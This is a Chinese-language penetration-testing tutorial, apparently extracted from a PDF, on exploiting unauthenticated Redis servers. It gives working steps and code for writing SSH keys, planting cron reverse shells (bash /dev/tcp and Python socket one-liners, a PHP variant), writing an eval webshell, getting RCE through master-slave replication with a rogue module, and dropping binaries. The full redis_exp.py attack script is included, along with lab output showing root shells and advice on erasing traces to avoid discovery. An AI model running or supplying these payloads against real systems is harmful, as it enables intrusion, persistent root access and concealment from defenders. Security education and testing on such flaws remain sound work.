
< 上一步(B)

下一步(N) >


完成

取消

输入一个密钥加密的密码，用于我们远程登陆



可以看到已经生成



复制公钥里面的内容，即可利用。

POC-T框架下对应的利用脚本：

```
ssh_key
Connecting to 192.168.1.154:22...
Connection established.
To escape to local shell, press 'Ctrl+Alt+J'.


Last login: Fri Aug 16 14:21:02 2019 from 192.168.1.211
[root@redis ~]# ls
dump.rdb  redis  zimbra  公共  模板  视频  图片  文档  下载  音乐  桌面
[root@redis ~]# ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:c5:6f:b4:9c txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.154 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::15:f764:d9e2:4b97 prefixlen 64 scopeid 0x20<link>
    ether 08:0c:29:0e:54:4a txqueuelen 1000 (Ethernet)
    RX packets 156363 bytes 32258156 (30.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 15125 bytes 1794253 (1.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536

[ Version 2.0.5 by cdx mail:icdx.me ]
[*] Load custom script: redis-sshkey-getshell.py
[*] Initialize targets...
[*] Total: 1
[*] Set the number of concurrent: 1
192.168.1.154
1 found | 0 remaining | 1 scanned
[*] System exit.
```

利用xshell连接即可：



点击连接，输入用户名然后选择公钥连接：

SSH用户身份验证

远程主机: 192.168.1.154:22 (ssh_key)

登录名: root

服务器类型: SSH2, OpenSSH_7.4

请在下面选择恰当的身份验证方法并提供登录所需的信息。

☐ Password(P)

密码(W):

☒ Public Key(U)

用户密钥(K): id_rsa_2048 浏览(B)...

密码(H):

☐ Keyboard Interactive(I)

使用键盘输入用户身份验证。

☐ 记住密码(R)

确定 取消

输入我们前面填写的密码即可登陆。（密码就是我们那个前面密钥加密的密码）

二、利用计划任务反弹shell

利用的原理：

- 1 /var/spool/cron/目录下存放的为以各个用户命名的计划任务文件，root用户可以修改任意用户的计划任务。dbfilename设置为root为用root用户权限执行计划任务。

执行命令反弹shell(写计划任务时会覆盖原来存在的用户计划任务).写文件之前先获取dir和dbfilename的值，以便恢复redis配置，将改动降到最低，避免被发现。

需要的条件：

需要redis是root用户启动

redis执行的命令：

- 1 #获取dir的值
- 2 config get dir
- 3 #获取dbfilename的值
- 4 config get dbfilename
- 5 #设置数据库备份目录为linux计划任务目录
- 6 config set dir '/var/spool/cron/'
- 7 #设置备份文件名为root，以root身份执行计划任务


```

8 config set dbfilename 'root'
9 #删除所有数据库的所有key
10 flushall
11 #设置写入的内容，在计划任务前后加入换行以确保写入的计划任务可以被正常解析，此处可以直接调用lua语句。
12 eval "redis.call('set','cron',string.char(10)..ARGV[1]..string.char(10))"
13 0 '*/*1 * * * * bash -i >& /dev/tcp/127.0.0.1/8080 0>&1'
14 #保存
15 save
16 #删除新增的key
17 del cron
18 #恢复dir和dbfilename
19 config set dir '***'
20 config set dbfilename '***'

```

具体操作：

1、攻击机监听好接收shell的端口：

```
1 nc -lvnp 4444
```

```

[root@mail .ssh]# nc -lvnp 4444
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444

```

2、修改备份目录和文件名为定时任务的目录和文件：

```

1 192.168.1.154:6379> set x "\n* * * * * bash -i >&
/dev/tcp/192.168.1.153/4444 0>&1\n"
2
3 192.168.1.154:6379> config set dir /var/spool/cron/
4 192.168.1.154:6379> config set dbfilename root
5 192.168.1.154:6379> save

```

执行过程：

```

192.168.1.154:6379> set x "\n* * * * * bash -i >& /dev/tcp/192.168.1.153/4444 0>&1\n"
OK
192.168.1.154:6379> config set dir /var/spool/cron/
OK
192.168.1.154:6379> config set dbfilename root
OK
192.168.1.154:6379> save
OK
192.168.1.154:6379> quit

```

3、执行完redis命令后，回到监听的终端页面：

```
[root@mail .ssh]# nc -lvvp 4444
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.168.1.154.
Ncat: Connection from 192.168.1.154:53322.
bash: 此 shell 中无任务控制
[root@mail ~]# ifconfig
ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    ether 02:42:c5:6f:8f:8c txqueuelen 0 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.154 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::15f:f764:d9e2:4b97 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:0e:54:4a txqueuelen 1000 (Ethernet)
    RX packets 34110 bytes 3103193 (2.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3168 bytes 443615 (433.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 254 bytes 63572 (62.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 254 bytes 63572 (62.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

virbr0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 192.168.122.1 netmask 255.255.255.0 broadcast 192.168.122.255
    ether 52:54:00:11:14:dd txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

第一次看到还以为没有反弹回shell，不知道为什么这个shell无法执行ifconfig
求助大佬后才知道，默认的ifconfig是在 /usr/bin/目录下，而bash默认是在

```
[root@mail ~]# echo $PATH
echo $PATH
/usr/bin:/bin
[root@mail ~]# _
```

解决方法：

```
1 ln -s /usr/sbin/ifconfig /usr/bin/ifconfig
```

```
whereis ifconfig
/usr/sbin/ifconfig
ls -la /usr/sbin/ifconfig
ln -s /usr/sbin/ifconfig /usr/bin/ifconfig
ifconfig
```

POC-T框架下对应的利用脚本：

```
root@quick-hand:~# nc -lvvp 9999
listening on [0.0.0.0] (family 0, port 9999)
Connection from 192.168.1.154 port 59439 received!
bash: 此 shell 中无任务控制
[root@mail ~]# ls
ls
dump.rdb
redis
rmdir
公共
模板
数据库
文档
下载
桌面
[root@mail ~]# exit
exit

E:\桌面文件\漏洞工具\POC-T-2.0\POC-T-2.0\py -2 POC-T.py -s redis-cron-getshell -iS 192.168.1.154
( Version 2.0.5 by cdx mail:i@cdx.me )
[+] Load custom script: redis-cron-getshell.py
[+] Initialize targets...
[+] Total: 1
[+] Set the number of concurrent: 1
192.168.1.154
[+] Found 1 target
1 found | 0 remaining | 1 scanned in 0.02 seconds
```

POC-T框架里的利用代码：

```
1 import redis
```

```

2 from plugin.util import host2IP
3 from plugin.util import randomString
4
5 listen_ip = '192.168.1.222' # your public IP and Port
6 listen_port = 9999
7
8
9 def poc(url):
10     url = host2IP(url)
11     ip = url.split(':')[0]
12     port = int(url.split(':')[1]) if ':' in url else 6379
13     try:
14         r = redis.Redis(host=ip, port=port, db=0, socket_timeout=10)
15         if 'redis_version' in r.info():
16             payload = '\n\n*/1 * * * * /bin/bash -i >&
/dev/tcp/{ip}/{port} 0>&1\n\n'.format(ip=listen_ip,port=str(listen_port))
17             path = '/var/spool/cron'
18             name = 'root'
19             key = randomString(10)
20             r.set(key, payload)
21             r.config_set('dir', path)
22             r.config_set('dbfilename', name)
23             r.save()
24             r.delete(key) # 清除痕迹
25             r.config_set('dir', '/tmp')
26             return True
27     except Exception:
28         return False
29     return False


```

三、利用redis写webshell

当redis权限不高时，并且服务器开着web服务，在redis有web目录写权限时，可以尝试往web路径写webshell

- (1) 靶机redis未授权，在攻击机能用redis cli连接，并未登录验证
- (2) 靶机开启web服务，并且知道网站路径，还需要具有文件读写增删改查权限

我在靶机上搭建了apache



我们现在不知道其网站的物理路径，可以尝试目录爆破看下是否存在phpinfo文件，也可以尝试apache的默认路径：/var/www/html/

```

1 redis-cli -h 192.168.1.154
2 config set dir /var/www/html
3 set xxx "\n\n\n<?php@eval($_POST['c']);?>\n\n\n"
4 config set dbfilename webshell.php
5 save

```

四、利用主从复制获取shell

Redis支持主从同步。数据可以从主服务器向任意数量的从服务器上同步，从服务器可以是关联其他从服务器的主服务器。这使得Redis可执行单层树复制。存盘可以有意无意的对数据进行写操作。由于完全实现了发布/订阅机制，使得从数据库在任何地方同步树时，可订阅一个频道并接收主服务器完整的消息发布记录。同步对读取操作的可扩展性和数据冗余很有帮助。

利用原理：

在两个Redis实例设置主从模式的时候，Redis的主机实例可以通过FULLRESYNC同步文件到从机上。

然后在从机上加载so文件，我们就可以执行拓展的新命令了。

1、下载利用脚本：

```

1 git clone https://github.com/n0b0dyCN/RedisModules-ExecuteCommand
2 cd RedisModules-ExecuteCommand/
3 make
4 git clone https://github.com/Ridter/redis-rce
5 python redis-rce.py -r 192.168.1.154 -L 192.168.1.153 -f module.so

```

```

root@kali:~/Desktop/redis/redis-rce# python redis-rce.py -r 192.168.80.147 -L 192.168.80.166 -f module.so

redis rce
[*] Connecting to 192.168.80.147:6379...
[*] Sending SLAVEOF command to server
[+] Accepted connection from 192.168.80.147:6379
[*] Setting filename
[+] Accepted connection from 192.168.80.147:6379
[*] Start listening on 192.168.80.166:21000
[*] Try to run payload
[+] Accepted connection from 192.168.80.147:58774
[*] Closing rogue server...

[+] What do u want ? [i]nteractive shell or [r]everse shell or [e]xit: r
[*] Open reverse shell...
[*] Reverse server address: 192.168.80.166
[*] Reverse server port: 81
[+] Reverse shell payload sent.
[*] Check at 192.168.80.166:81
[*] Clean up..

```

监听一个端口用来接收shell

```

root@kali:~/Desktop/redis/redis-rce# nc -nvlp 81
listening on [any] 81 ...
connect to [192.168.80.166] from (UNKNOWN) [192.168.80.147] 53439
whoami
root
pwd
/home/coler/Desktop/redis-5.0.5/src

```

相关文章：

Redis 基于主从复制的 RCE 利用方式

<https://paper.seebug.org/975/>

详细利用步骤：

<https://www.lizenghai.com/archives/21742.html>

五、执行lua脚本：

redis 2.6以前的版本内置了lua脚本环境，在有连接redis服务器的权限下，可以利用lua执行系统命令。

本地建立一个lua脚本：

```
1 vim hello.lua
2
3 local msg = "hello,hack!"
4 return msg
```

在客户端连接redis服务器并执行hello.lua

```
1 redis-cli eval "$(cat hello.lua)" 0 -h 192.168.1.154
```

```
[root@mail test]# cat hello.lua
local msg = "hello.hacker!"
return msg
[root@mail test]# redis-cli eval "$(cat hello.lua)" 0 -h 192.168.1.154
"hello.hacker!"
[root@mail test]#
```

六、写二进制文件，利用dns、icmp等协议上线（tcp协议不能出网）

写二进制文件跟前边有所不同，原因在于使用RDB方式备份redis数据库是默认情况下会对文件进行压缩，上传的二进制文件也会被压缩，而且文件前后存在脏数据，因此需要将默认压缩关闭，并且通过计划任务调用python清洗脏数据。

1、创建一个lua脚本，其内容如下：

```
1 local function hex2bin(hexstr)
2     local str = ""
3     for i = 1, string.len(hexstr) - 1, 2 do
4         local doublebytestr = string.sub(hexstr, i, i+1);
5         local n = tonumber(doublebytestr, 16);
6         if 0 == n then
7             str = str .. '\00'
8         else
9             str = str .. string.format("%c", n)
10        end
11    end
12    return str
13 end
14
```

```

15 local dir = redis.call('config','get','dir')
16 redis.call('config','set','dir','/tmp/')
17 local dbfilename = redis.call('config','get','dbfilename')
18 redis.call('config','set','dbfilename','t')
19 local rdbcompress = redis.call('config','get','rdbcompression')
20 redis.call('config','set','rdbcompression','no')
21 redis.call('flushall')
22
23 local data = '1a2b3c4d5e6f1223344556677890aa'
24 redis.call('set','data',hex2bin('0a7c7c7c'..data..'7c7c7c0a'))
25 local rst = {}
26 rst[1] = 'server default config'
27 rst[2] = 'dir: '..dir[2]
28 rst[3] = 'dbfilename: '..dbfilename[2]
29 rst[4] = 'rdbcompression: '..rdbcompress[2]
30 return rst

```

变量data保存的是程序的16进制编码

2、利用redis执行该lua脚本

```
1 redis-cli --eval a.lua -h 192.168.1.154
```

3、由于redis不支持在lua中调用save因此需要手动执行save操作,并且删除key data, 恢复dir等。

```

1 redis-cli save -h *.*.*.*
2 redis-cli config set dir *** -h *.*.*.*
3 redis-cli config set dbfilename *** -h *.*.*.*
4 redis-cli config set rdbcompression * -h *.*.*.*

```

目前写入的文件前后是存在垃圾数据的, 下一步通过写计划任务调用python或者系统命令提取出二进制文件 (写文件之在数据前后加入了|||作为提取最终文件的标识)。

```

1 */1 * * * * python -c
'open("/tmp/rst","a+").write(open("/tmp/t").read().split("|||")[1])'

```

补充:

以下来自论坛abuuu大佬:

利用redis写定时任务的其他方法:

1、利用telnet连接redis写

```

1 telnet x.x.x.x 6379 //未授权登录
2

```

```

3 config set dir /var/spool/cron/ //配置文件夹的路径（CONFIG SET 命令可以动态地
   调整 Redis 服务器的配置而(configuration)而无须重启。）//每个用户生成的crontab文
   件，都会放在 /var/spool/cron/ 目录下
4
5 set -.- "\n\n* * * * * bash -i >& /dev/tcp/x.x.x.x/9999 0>&1\n\n\n" //直
   接往当前用户的crontab里写入反弹shell，换行是必不可少的。

```

2、利用定时任务通过python反弹shell

```

1 set 1 "\n\n*/1 * * * * /usr/bin/python -
   c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_
   STREAM);s.connect(("127.0.0.1",9999));os.dup2(s.fileno(),0); os.dup2(s.f
   ileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh\","-
   i\"]);'\n\n"
2 config set dir /var/spool/cron/
3 config set dbfilename root
4 save

```

3、通过php来利用redis未授权进行反弹shell

```

1 <?php
2 $redis = new Redis();
3 $redis->connect('127.0.0.1',6379);
4 $redis->auth("password");
5 $redis->flushall();
6 $redis->config("SET","dir","/var/spool/cron/");
7 $redis->config("SET","dbfilename","root");
8 $redis->set("0","\n\n*/1 * * * * bash -
   i >& /dev/tcp/x.x.x.x/9999 0>&1\n\n\n");
9 $redis->save();
10 ?>

```

redis利用脚本

https://github.com/00theway/redis_exp

代码：

```

1 #!/usr/bin/env python
2 #-*- coding:utf8 -*-
3 #@author: 00theway
4 #@file: redis_exp.py
5 #@time: 2017/3/29 下午6:40
6
7 import redis,sys,time

```

```

8 from optparse import OptionParser
9
10 class REDIS_EXP:
11     def __init__(self,host,port=6379):
12         self.host = host
13         self.port = port
14
15         self.INFO = 0
16         self.ERROR = 1
17
18         self.default = {'dir':'',
19                         'dbfilename':'',
20                         'rdbcompression':''}
21
22         self.cron = ''
23         self.r = redis.StrictRedis(host=self.host, port=self.port, db=0)
24         try:
25             self.get_default_config()
26             self.output("default config:",self.INFO)
27             self.output("dir:" + self.default['dir'], self.INFO)
28             self.output("dbfilename:" + self.default['dbfilename'],
29 self.INFO)
30             self.output("rdbcompression:" +
31 self.default['rdbcompression'], self.INFO)
32
33         except Exception,e:
34             self.output("get default config",self.ERROR)
35             self.output(e.message,self.ERROR)
36             sys.exit(1)
37
38         # recover config
39         def __del__(self):
40             self.r.config_set('dir', self.default['dir'])
41             self.r.config_set('dbfilename', self.default['dbfilename'])
42             self.r.config_set('rdbcompression',
43 self.default['rdbcompression'])
44
45         def output(self,msg,level=0):
46             if level == self.ERROR:
47                 print "\033[31;3m [ERROR] %s \033[0m" % (msg)
48             if level == self.INFO:
49                 print "\033[32;3m [INFO]%s \033[0m" % (msg)
50
51         # call before execute
52         def generate_cron(self,command,time_delay):
53             server_time = self.r.time()[0] + time_delay * 60
54             m_time = time.localtime(server_time)
55
56             m_min = m_time.tm_min

```



```

54         m_mon = m_time.tm_mon
55         m_day = m_time.tm_mday
56         m_hour = m_time.tm_hour
57
58         self.crontab = '\n\n%s %s %s %s * %s\n\n' % (m_min, m_hour, m_day,
m_mon, command)
59
60
61     # call at init
62     def get_default_config(self):
63         default = self.r.config_get()
64         self.default = default
65         pass
66
67     # call after set_local_file and set_remote_file
68     def upload_file(self, local_file, remote_file):
69         separator = '3b762cc137d55f4dcf4fe184ccc1dc15'
70         self.output('uploading files', self.INFO)
71         try:
72             data = open(local_file, 'rb').read()
73         except Exception, e:
74             self.output("open file %s error" % (local_file), self.ERROR)
75             self.output(e.message, self.ERROR)
76             sys.exit(1)
77
78         m_data = '\n%s%s%s\n' % (separator, data, separator)
79
80         try:
81             self.r.config_set('dir', '/tmp/')
82         except Exception, e:
83             self.output('config set dir /tmp/', self.ERROR)
84             self.output(e.message, self.ERROR)
85             sys.exit()
86
87         self.r.config_set('dbfilename', '0ttt')
88         self.r.config_set('rdbcompression', 'no')
89         self.r.flushall()
90         self.r.set('data', m_data)
91         self.r.save()
92
93         #recover db config
94         self.r.delete('data')
95
96         command = '''python -c
'open("%s", "ab+").write(open("/tmp/0ttt", "rb").read().split("%s")[1])' '''
% (remote_file, separator)
97         self.execute(command)
98         self.output('file upload done', self.INFO)
99

```

```

100     # call after set_command
101     def execute(self,command,time_delay=2):
102         self.generate_cron(command,time_delay)
103         try:
104             self.r.config_set('dir','/var/spool/cron/')
105         except Exception,e:
106             self.output('config set dir /var/spool/cron',self.ERROR)
107             self.output(e.message,self.ERROR)
108             sys.exit()
109         self.r.config_set('dbfilename','root')
110         self.r.flushall()
111         self.r.set('shell',self.cron)
112         self.r.save()
113         self.r.delete('shell')
114
115         self.output('cron set ok',self.INFO)
116
117         for i in range(time_delay * 60):
118             sys.stdout.write('\r\033[32;3m [INFO] wait {0}seconds for
command execute \033[0m'.format((time_delay * 60) - i))
119             sys.stdout.flush()
120             time.sleep(1)
121         print ''
122
123         self.output('command execute done',self.INFO)
124
125     def broute_dir(self,dirs_file):
126         self.output("broute dir")
127         try:
128             dirs = open(dirs_file).readlines()
129         except Exception,e:
130             self.output('open file %s error' % dirs_file,self.ERROR)
131             self.output(e.message,self.ERROR)
132             sys.exit()
133
134         for d_path in dirs:
135             d_path = d_path.strip()
136             try:
137                 self.r.config_set('dir',d_path)
138                 print '[path exists]',d_path
139             except Exception,e:
140                 if "Permission denied" in e.message:
141                     print '[Permission denied]',d_path
142                 else:
143                     pass
144
145
146
147

```

```

148 def get_paras():
149     usage = '''python redis_exp.py --host *.*.* [options]
150     command execute:python redis_exp.py --host *.*.* -c "bash -i >&
/dev/tcp/10.0.0.1/8080 0>&1"
151     file upload:python redis_exp.py --host *.*.* -l /data/reverse.sh -r
/tmp/r.sh
152     path brute fource:python redis_exp.py --host *.*.* -f
/data/path.txt'''
153     parser = OptionParser(usage)
154     parser.add_option('--host',dest='host',help='the redis ip')
155     parser.add_option('-p',dest="port",type='int',default=6379,help="the
redis port,default is 6379")
156
157     parser.add_option('-f',dest="file",help="file path to brute fource")
158     parser.add_option('-l',dest="l_file",help="local file to upload")
159     parser.add_option('-r',dest="r_file",help="remote path to store file")
160     parser.add_option('-c',dest="command",help="the command to execute")
161     parser.add_option('-t',
dest="time_delay",type='int',default=2,help="the time between crontad
created and command execute,default 2mins")
162
163     (options, args) = parser.parse_args()
164
165
166
167     arg_host = options.host
168     arg_port = int(options.port)
169
170     if arg_host == None or arg_port == None:
171         print "\033[31;3m [ERROR] %s \033[0m" % 'host or port error'
172         print usage
173         sys.exit()
174
175     arg_command = options.command
176     arg_time_delay = options.time_delay
177
178     arg_l_file = options.l_file
179     arg_r_file = options.r_file
180
181     arg_dirs_file = options.file
182
183     if arg_command == None and (arg_l_file == None or arg_r_file==None)
and arg_dirs_file == None:
184         print "\033[31;3m [ERROR] %s \033[0m" % 'need options'
185         print usage
186         sys.exit()
187
188     paras = {'host':arg_host,
189             'port':arg_port,

```

```

190         'command':arg_command,
191         'time_delay':arg_time_delay,
192         'l_file':arg_l_file,
193         'r_file':arg_r_file,
194         'dirs_file':arg_dirs_file}
195     return paras
196
197
198
199 if '__main__' == __name__:
200     paras = get_paras()
201
202     host = paras['host']
203     port = paras['port']
204     command = paras['command']
205     time_delay = paras['time_delay']
206     l_file = paras['l_file']
207     r_file = paras['r_file']
208     dirs_file = paras['dirs_file']
209     r = REDIS_EXP(host,port)
210     if command != None:
211         r.execute(command,time_delay)
212     elif dirs_file != None:
213         r.brout_dir(dirs_file)
214     else:
215         r.upload_file(l_file,r_file)

```

批量检测未授权redis脚本

<https://github.com/Ridter/hackredis>

redis未授权漏洞应急响应案例：

redis未授权访问致远程植入挖矿脚本（防御篇）

<https://mp.weixin.qq.com/s/eUTZsGUGSO0AeBUaxq4Q2w>

利用拓展：

Windows下如何get shell?

- 1 写入webshe11，需要知道web路径
